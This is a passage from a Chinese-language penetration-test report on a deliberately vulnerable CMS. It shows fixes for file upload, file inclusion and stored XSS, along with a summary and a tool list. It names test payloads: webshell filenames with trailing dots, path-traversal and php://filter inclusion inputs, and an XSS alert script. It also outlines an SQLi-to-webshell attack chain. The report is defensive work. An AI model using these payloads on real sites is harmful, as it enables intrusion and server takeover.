    die('不允许上传该类型的文件，只能上传 jpg/jpeg/png/gif 格式的图片');

}
```

```
// 修复 2: 内容校验,伪造成图片后缀的脚本/图片马被拦下

$img_info = @getimagesize($file['tmp_name']);

if ($img_info === false) {

    die('文件内容不是有效的图片, 已拒绝上传');

}



// 修复 3: 随机重命名,文件名完全由服务器生成,

// 同时消除 Windows 尾点绕过(shell.php. 落盘时还原为 shell.php)

$new_name = date('YmdHis') . '_' . bin2hex(random_bytes(8)) . '.' . $ext;

$target_path = $upload_dir . $new_name;
```

【复测结果】已修复



shell.php 与尾点变体 shell.php. 均无法落盘为可执行脚本, 图片马因内容校验被拒; 即使上传层被绕过, uploads 目录也已禁执行。

7.7 【VUL-007】文件包含漏洞 — notice.php

修复代码：

```
// 修复：白名单精确匹配,不在名单直接终止

$file = isset($_GET['file']) ? $_GET['file'] : 'welcome.txt';


$allowed_files = ['welcome.txt', 'rules.txt', 'holiday.txt'];

if (!in_array($file, $allowed_files)) {

    die('不允许访问该文件');

}
```

【复测结果】已修复



../index.php、../uploads/evil.txt、php://filter 等均不在白名单内被终止，目录穿越与"

上传 + 包含"组合利用全部失效。

7.8 【VUL-008】存储型 XSS — news.php 评论区

修复代码：

```
// 修复前：评论内容直接输出,无转义
```

```
<span><?php echo $c['content']; ?></span>
```

// 修复后: 输出前做 HTML 实体转义,<script> 退化为普通文本

```
<span><?php echo htmlspecialchars($c['content']); ?></span>
```

【复测结果】已修复



提交 `<script>alert('XSS')</script>` 后页面原样显示文本、不再弹窗。

8 测试总结

本次 Vuln-CMS 测试覆盖 SQL 注入、认证绕过、越权、命令注入、文件上传、文件包含和 XSS 等典型 Web 安全问题。结果表明,系统主要风险集中在输入处理不安全和服务端认证授权控制不足。这些漏洞中,命令注入和任意文件上传可直接导致服务器被完全控制,

SQL 注入可泄露全部数据库数据，文件包含配合文件上传可实现 RCE，存储型 XSS 可窃取用户会话信息。多个漏洞可组合利用形成完整攻击链：

SQL 注入获取账号密码 → 万能密码登录管理员 → 命令注入获取服务器权限 → 写入 WebShell 持久化控制

9 附录

9.1 工具与版本

工具	用途
Burp Suite	HTTP 抓包、改包与重放
SQLMap	SQL 注入自动化验证
蚁剑 (AntSword)	WebShell 连接与验证
Python 3	自研漏洞扫描 / 利用脚本
浏览器开发者工具	前端调试与 XSS 验证

9.2 术语表

术语	全称 / 说明
SQLi	SQL 注入 (SQL Injection)
XSS	跨站脚本 (Cross-Site Scripting)

LFI	本地文件包含 (Local File Inclusion)
RCE	远程命令执行 (Remote Code Execution)
CWE	通用缺陷枚举 (Common Weakness Enumeration)
CVSS	通用漏洞评分系统

9.3 参考链接

- OWASP Top 10: <https://owasp.org/Top10/>
- CVSS 3.1 计算器: <https://www.first.org/cvss/calculator/3.1>
- CWE 官方列表: <https://cwe.mitre.org/>
- 本报告配套源码与脚本: <https://github.com/shayebuhui23/vuln-campus-cms>